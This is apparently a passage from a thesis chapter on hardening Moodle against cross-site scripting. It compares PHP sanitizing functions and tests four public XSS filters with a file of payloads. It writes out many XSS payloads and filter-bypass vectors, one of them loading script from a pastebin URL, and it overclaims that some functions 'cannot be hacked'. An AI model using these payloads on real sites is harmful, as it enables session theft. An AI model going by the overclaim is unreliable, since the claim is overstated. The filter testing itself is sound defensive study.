To prevent XSS attacks in adding assignment we plugged the three collected PHP functions `strip_tags()` ,`htmlspecialchars()` and `FILTER_VAR()` respectively in *MOODLE/course/modlib* as shown in Table 6-4.

**Table 6-4: Plugged PHP functions in adding MOODLE's assignment**

Function	Statement	Output
<b>strip_tags</b>	<code>\$DB-&gt;set_field(\$moduleinfo-&gt;modulename, 'intro', strip_tags(\$moduleinfo-&gt;intro), array('id'=&gt;\$moduleinfo-&gt;instance));</code>	click me! Pp
<b>htmlspecialchars</b>	<code>\$DB-&gt;set_field(\$moduleinfo-&gt;modulename, 'intro', htmlspecialchars(\$moduleinfo-&gt;intro), array('id'=&gt;\$moduleinfo-&gt;instance));</code>	<code>&lt;b onmouseover="alert('Wufff!MouseOver')"&gt;click me!&lt;/b&gt;&lt;p&gt;&lt;a href="javascript:alert('Href-XSS');"&gt;pp&lt;/a&gt;&lt;/p&gt;</code>
<b>FILTER_VAR</b>	<code>\$newstr = filter_var(\$moduleinfo-&gt;intro, FILTER_SANITIZE_STRING); \$DB-&gt;set_field(\$moduleinfo-&gt;modulename, 'intro', \$newstr, array('id'=&gt;\$moduleinfo-&gt;instance));</code>	click me! Pp

### 2. Editing Assignment

#### To secure Editing Assignment

- i. Go to the *MOODLE/mod/assign/locallib.php*
- ii. Change the statement in *update\_instance* function `$update->intro = $formdata->intro` to one of the shown below in Table 6-5.

**Table 6-5: Plugged PHP functions in updating MOODLE's Assignment**

Function	Statement	Output
<b>strip_tags</b>	<code>\$update-&gt;intro =strip_tags ( \$formdata-</code>	click me! Pp



	>intro);	
<b>htmlspecialchars</b>	\$update->intro =htmlspecialchars( \$formdata->intro);	<b onmouseover="alert('Wuff f!MouseOver')">click me!</b><p><a href="javascript:alert('Hre f-XSS');">pp</a></p>
<b>FILTER_VAR</b>	echo filter_var( format_module_intro('re source', \$resource, \$cm- >id)),FILTER_SANITIZE E_STRING);	click me! Pp

## Comparison Between The Selected PHP Function

- **htmlspecialchars( )**

It's a PHP function convert special characters into their corresponding html entities. htmlspecialchars( ) dose the minimum amount of encoding on the string, to ensure that the string is readable also htmlspecialchars( ) escapes text for use in HTML. Table 6-6 shows samples of malicious code processed by htmlspecialchars.

1. '&' (ampersand) becomes '&amp;'
2. '"' (double quote) becomes '&quot;,' when ENT\_NOQUOTES is not set.
3. "'" (single quote) becomes '&#039;,' only when ENT\_QUOTES is set.
4. '<' (less than) becomes '&lt;'
5. '>' (greater than) becomes '&gt;'

**Table 6-6: htmlspecialchars ( ) testing**

Input	Output
<script> alert('xss');</script>	<script> alert('xss');</script>
&#00060script&gt;alert('you are attacked1')&lt;/script&gt;	&#00060script&gt;alert("you are attacked1")&lt;/script&gt;
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>	<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
Hey guys <--- look at this!\n	Hey guys <--- look at this!\n
Happy Clown *(<:) or a puckered face.\n	Happy Clown *(<:) or a puckered face.\n

- **Strip\_tags()**

It's a PHP function, It remove HTML and PHP tags, it tries to return NULL Bytes string. A sample of malicious code processed by the strip\_tags() function is shown in table 6-7.

**Strip\_tags() Disadvantages:**

1. Break the user input because it removes content that user does not expect e.g. `<edit> foo</edit>` it will be `foo`, everything after the initial `<` get remove which is very annoyance to the end users, `Happy Day *(<:)` or a puckered face.  
will be `Happy Day *`.
2. Text inserted in HTML with only tags stripped and become invalid.
3. It's not safe enough to protect values in attributes e.g. `<input value="$foo">` might be exploited with `$foo = " onfocus="evil()`.
4. It doesn't prevent typed HTML entities. People can (and do) exploit that to bypass word filters & spam filters.
5. Using the second parameter to allow some tags is 100% dangerous. It starts out innocently: someone wants to permit simple formatting in user comments and does something like this:

```
<b
onmouseover="s=document.createElement('script');s.src='http://pastebin.com/raw.php?i=j1Vhq2aJ';document.getElementsByTagName('head')[0].appendChild(s)">hello</b>
```

So, strip\_tags() function is never, ever be the right function to use.

**Table 6-7:Strip\_tags() testing**

Input	Output
<code>&lt;script&gt; alert('xss');&lt;/script&gt;</code>	Removed
<code>&amp;#00060script&amp;gt;alert("you are attacked1")&amp;lt;/script&amp;gt;</code>	<code>&lt;script&gt;alert("you are attacked1")&lt;/script&gt;</code>
<code>&lt;SCRIPT&gt;alert(String.fromCharCode(88,83,83))&lt;/SCRIPT&gt;</code>	<code>alert(String.fromCharCode(88,83,83))</code>
<code>Hey guys &lt;--- look at this!\n</code>	Removed
<code>Happy Day *(&lt;:)</code> or a puckered face. <code>\n</code>	Happy Day *

- **FILTER\_VAR ( )**

Its PHP filter with specified filter, it can sanitize and validate data. Sanitizing will remove any illegal character from data where validating will check for the correct data type and syntax. **FILTER\_VAR** is incredibly easy that take two pieces of data, variable that you want to check and the type of check. **Also FILTER\_VAR** improve the security and reliability of your code In our case we use **FILTER\_SANITIZE\_STRING** that able to filter string from illegal characters, A sample of malicious code processed by the **FILTER\_VAR ( )** function is shown in table 6-8

**Table 6-8: FILTER\_VAR() testing**

Input	Output
<code>&lt;script&gt; alert('xss');&lt;/script&gt;</code>	Removed
<code>&amp;#00060script&amp;gt;alert("you are attacked1")&amp;lt;/script&amp;gt;</code>	<code>&lt;script&gt;alert("you are attacked1")&lt;/script&gt;</code>
<code>&lt;SCRIPT&gt;alert(String.fromCharCode(88,83,83))&lt;/SCRIPT&gt;</code>	<code>alert(String.fromCharCode(88,83,83))</code>
<code>Hey guys &lt;--- look at this!\n</code>	Removed
<code>Happy Day *(&lt;:) or a puckered face.\n</code>	Happy Day *

It recommended to not to use `strip_tags( )` PHP build in function due to its weakness. `strip_tags( )` support the allowed tags which can be gab for attackers to perform attacks that, also `strip_tags( )` break the user input and remove the content that the user not expect. `htmlspecialchars( )` and `FILTER_VAR` are more preferable than `strip_tags( )`, they cannot be hacked, and keep the string as it with a minimum change.

### 6.2.2 Testing Four Published XSS Filters

In this section we performed offline testing on the selected XSS filters, these filters are `XSS_Clean`, `RemoveXSS`, `XSS-Master`, `XSS_Protect` all are written in PHP language. so it become easy to plug it into the MOODLE environment. These filters are public to all internet users and each of them has its own mechanism in catching malicious scripts, we draw a chart to show their mechanism depending on their codes. These filters are tested offline by group of malicious scripts to determine its weaknesses points.

**Offline Testing is divided into many stages:**

1. Nearly 80 files full of XSS Scripts are processed by selected filters.
2. Determine the weakness for each one.

3. Determine the potential vulnerabilities.
4. Calculate the process mean Time for each one.

Nearly 80 html files were created to perform offline testing. These files contain different malicious XSS scripts. Each file was processed by each filter, so we could determine the weaknesses, efficiency and processing mean time for each one. We noticed that some filters was missed to cover some of XSS cases of the collected scripts, From the 80th files which contained malicious scripts we choose this file "test.html" as example because it contains various XSS scripts.

test.html file contain many scripts such as scripts on body tag on *onload* event of the body( **body /onload=alert("/document.cookie/")>**) that can print victim's cookie. Also test.html file contain many of potential scripts.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Untitled Document</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body /onload=alert("/document.cookie/")>
<br>
<imgsrc="../../mosque.jpg">
<script>alert("you are attacked1")</script>
<br>
<script>alert("you are attacked2")</script>
<br>
<script>alert("you are attacked3")</script>
<br>
<script>alert("you are attacked4")</script>
<br>
<script>alert("you are attacked5")</script>.
<br>
<script>alert("you are attacked6")</script>.
<br>
<script>alert("you are attacked7")</script>
<br>
<script>alert("you are attacked8")</script>
<br>
```

```

<script>alert("you are attacked9")</script>
<br>
<script>alert("you are attacked10")</script>
<br>
<script>alert("you are attacked11")</script>
<br>
<script>alert("you are attacked12")</script>
<br>
<script>alert("you are attacked13")</script>
<br>
<script>alert("you are attacked14")</script>
<br>
<script>alert("you are attacked15")</script>
<br>
<br>
<SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
<br>
<ScRiPt>alert(String.fromCharCode(88,83,83))</ScRiPt>
<script>"document.cookie"</script>
<BR SIZE="{alert('XSS')}">
Happy Clown *(<:) or a puckered face.\n
Hey guys <--- look at this!\n
</body>
</html>

```

Figure 6-5: Test.html code

### 1) Filter1: XSS\_Clean

XSS\_Clean filter is written in PHP by group of developers<sup>1</sup>, it has the ability to detect a lot of XSS attacks, it was tested against most exploits founded in <http://hackers.org/xss.html>, XSS\_Clean is coded using preg\_replace() function.

XSS\_Clean filter is considered as a good filter it has the ability to detect a lot of cases of XSS. But XSS\_Clean filter failed in detection some attacks as shown below:

#### a) Attack 1

```
<body /onload=alert("/document.cookie/")>
```

This attack inject the *onload* event of body tag with malicious script.

<sup>1</sup>Published in <https://gist.github.com/mbijon/1098477>




Figure 6-6: XSS\_Clean onload event vulnerability

b) Attack 2

**HTML5 entity char attacks**

```
<a href="javas&Tab;cri&NewLine;pt:alert(' XSS ')">test</a>
```

Attack 2 inject href that uses an HTML entity to encode the " Tab and newline character", we've defined the HTML5 doc-type in order to put browser into "HTML5" parsing mode.



Figure 6-7:HTML5 entity char attacks

c) Attack3

```
Detect <a href="javascript&colon;alert&lpar;1&rpar;">click</a>
```

Attack 2 inject href uses an HTML entity to encode the colon (:), we've defined the HTML5 doc-type in order to put browser into "HTML5" parsing mode.




Figure 6-8: link attack3

#### d) Attack4

Detect `<a href="feed:javascript:alert(1)">click</a>`

Feed to JavaScript provide a free service which can perform tasks, attack 4 inject feed:javascript by encode colon character.



Figure 6-9: Feed:javascript attack

#### e) Attack5

`&#34;&#62;<h1/onmouseover='\u0061lert(document.location)'\>`

H1 to H6 are tags used to define HTML headings, attack 5 inject the *onmouseover* event of h1 with `\u0061lert(document.location)`, `\u0061` is the Unicode character of character "a", so the injected code become `alert(document.location)`. where `&#34;&#62;` represent `">>"`



Figure 6-10: onmouseover attacks

#### f) Attack6

`</script><img/*%00/src='worksinchrome&colon;prompt&#x28;document.location&#x29;'/*%00*/onerror='eval(src)'\>`

Attack6 inject image source with prompt command appear to the user with document location on the server, `&#x28;` represents "(" left parenthesis and `&#x29;` represent ")" right parenthesis




Figure 6-11: Injection of image with prompt command

g) Attack7

`<a href=javascript&colon;alert&lpar;document&period;location&rpar;>Click Here</a>`

Attack 7 inject *href* that uses an HTML entity to inject the colon character, by *alert (document.location)* but it separated by words "*&lpar*" which represent left parenthesis, "*period*" which represent full stop and "*&rpar*" which represent right parenthesis




Figure 6-12: to Inject the colon character by separators

h) Attack8

`><div/onmouseover='alert(document.location)'+style='x:'>`

Attack8 inject *onmouseover* event of the *div* tag with *document.location* command, *document.location* shows the location of the file on the server.




Figure 6-13: Div onmouseover event attack



i) Attack 9

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">7</a>
```

Attack 9 is base 64 encoding for string: `<script>alert(1)</script>` which is PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==




Figure 6-14: Base 64 encoding attack

j) Attack 10

```
<a href="d&#x61;t&#x61;&colon;text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">6</a>
```

Attack 10 same as attack 9 it inject colon character with base 64 encoding for `<script> alert(1) </script>` to PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==



Figure 6-15: Inject colon character with Base 64

k) Attack 11

```
<a href="data:text/html,%3Cscript%3Ealert(1)%3C/script%3E">5</a>
```

Attack 11 inject href with ,%3Cscript%3Ealert(1)%3C/script%3E, where %3C represent "<" and %3E represent ">"




Figure 6-16:Attack 11

- XSS\_Clean Model




Figure 6-17:XSS\_Clean flowchart

When a web browser encounters the entities, the entities will be converted back to HTML and printed out to the user without running the scripts, but if the attacker injects a variable field of a server's web page with `&lt;script&gt;alert("you are attacked")&lt;/script&gt;`, the web browser downloads the encoded script, it will convert the encoded script back to `<script>alert("you are attacked")</script>` and display the script as part of the web page [28].

Test.html is tested by XSS\_Clean. It's clear that XSS\_Clean failed in catching potential XSS. The output of test.html is shown in Figure 6-18. The HTML entities that XSS\_Clean didn't cover is shown in Table 6-9

```

alert("you are attacked1")
<script>alert("you are attacked2")</script>
<script>alert("you are attacked3")</script>
<script>alert("you are attacked4")</script>
<script>alert("you are attacked5").
<script>alert("you are attacked6").
<script>alert("you are attacked7")
<script>alert("you are attacked8")</script>
<script>alert("you are attacked11").
alert("you are attacked12").
alert("you are attacked13").
alert("you are attacked14").
<script>alert("you are attacked15")
alert(String.fromCharCode(88,83,83))
alert(String.fromCharCode(88,83,83)) \ "document.cookie"

```

Figure 6-18: Output of XSS\_Clean filter

Table 6-9: Uncovered HTML entities of XSS\_Clean filter

&lt	&LT;	&LT	&#00060	&#0060	&#060
&#000060	&#X00003C	&#x3c			

## 2) Filter 2: RemoveXSS<sup>1</sup>

It is considered a good filter which is able to detect most of XSS attacks but unfortunately RemoveXSS failed in testing some of XSS scripts. Also RemoveXSS does not cover some of potential XSS scripts. And it's clear that RemoveXSS filter covers a little potential scripts than XSS\_Clean filter as shown below.

Attacks that are not covered by RemoveXSS filter are shown below:

### a) Attack 1

```
<a href='javas&Tab;cri&NewLine;pt:alert(' XSS ') '>test</a>
```

<sup>1</sup>Published In <https://gist.github.com/ozkanozcan/3378054>

Attack1 inject *href* that uses an HTML entity to encode the Tab and newline character, we've defined the HTML5 doc-type in order to put browser into "HTML5" parsing mode.




Figure 6-19: HTML5 entity char Attack

b) Attack2

Detect `<a href="feed;javascript&colon;alert(1)">click</a>`

Feed to JavaScript provide a free service which can perform tasks, attack 4 inject feed:javascript by encode colon(:) character.



Figure 6-20: Feed attacks

HTML entities that not covered by RemoveXSS filter is shown in table 6-10

Table 6-10: HTML entities that not covered by RemoveXSS filter

&lt;	&lt	&LT;	&LT	&#00060	&#0060	&#060
&#60;	&#0000060	&#X00003C	&#x3c;	&#060;	&#x03c;	&#x03c;
&#x003c;						

- RemoveXSS Model




Figure 6-21:RemoveXSS filter flowchart

RemoveXSS filter was tested by multiple files to determine its efficiency in catching XSS attacks. As example of tested files we choose test.html as one of the tested files the output is shown in Figure 6-22.

```

<script>alert("you are attacked1")</script>
<script>alert("you are attacked2")</script>
<script>alert("you are attacked3")</script>
<script>alert("you are attacked4")</script>
<script>alert("you are attacked5")</script>
<script>alert("you are attacked6")</script>
<script>alert("you are attacked7")</script>
<script>alert("you are attacked8")</script>
<script>alert("you are attacked9")</script>
<script>alert("you are attacked10")</script>
<script>alert("you are attacked11")</script>
<script>alert("you are attacked12")</script>
<script>alert("you are attacked13")</script>
<script>alert("you are attacked14")</script>
<script>alert("you are attacked15")</script>

ript>alert(String.fromCharCode(888383))ript>
ript>alert(String.fromCharCode(888383))ript> ript>\\"document.cookie\"ript>

```

Figure 6-22: RemoveXSS filter output

### 3) Filter3<sup>1</sup>: XSS-Master:

It's a PHP XSS filter which remove dangerous tags and protocols from HTML, it use preg\_replace() and preg\_match() functions in its coding. XSS-Master is so complicated due to nested function with 300 lines of code. XSS-Master become one of good filters that catch XSS script but unfortunately its miss some of potential XSS attacks.

XSS-Master filter delete forms fields such as buttons, background and input fields from the malicious scripts unlike other filters that keep forms' fields and disable the their events. XSS-Master processed test.html and the result is shown in Figure 6-23

```

Untitled Document <script>alert("you are attacked1")</script> &lt;script>alert("you are attacked2")&lt;/script> <script>alert("you are attacked3")</script> &LTscript>alert("you are attacked4")&LT/script>
&#00060script>alert("you are attacked5")</script> . &#0060script>alert("you are attacked6")</script> . &#060script>alert("you are attacked7")</script> &#000060script>alert("you are attacked8")&LT/script>
<cript>alert("you are attacked9")&LT/script> <cript>alert("you are attacked10")&LT/script> &#X00003Cscript>alert("you are attacked11")</script> . <script>alert("you are attacked12")</script> .
<script>alert("you are attacked13")</script> . <script>alert("you are attacked14")</script> . &#x3script>alert("you are attacked15")</script> . alert(String.fromCharCode(88.83.83))
alert(String.fromCharCode(88.83.83)) "document.cookie" Happy Clown *(<) or a puckerd face. in Hey guys <--- look at this! in This page was created in 0.015001058578491 seconds

```

Figure 6-23: XSS-Master filter output

HTML entities that not covered in XSS\_Master filter are shown in Table 6-11

Table 6-11: HTML Entities that XSS\_Master not covered

&lt;	&LT;	&#x3c;	&#x03c;	&#x003c;
------	------	--------	---------	----------

<sup>1</sup>Published in [https:// github.com/ymakux/xss](https://github.com/ymakux/xss)

- XSS-Master Model

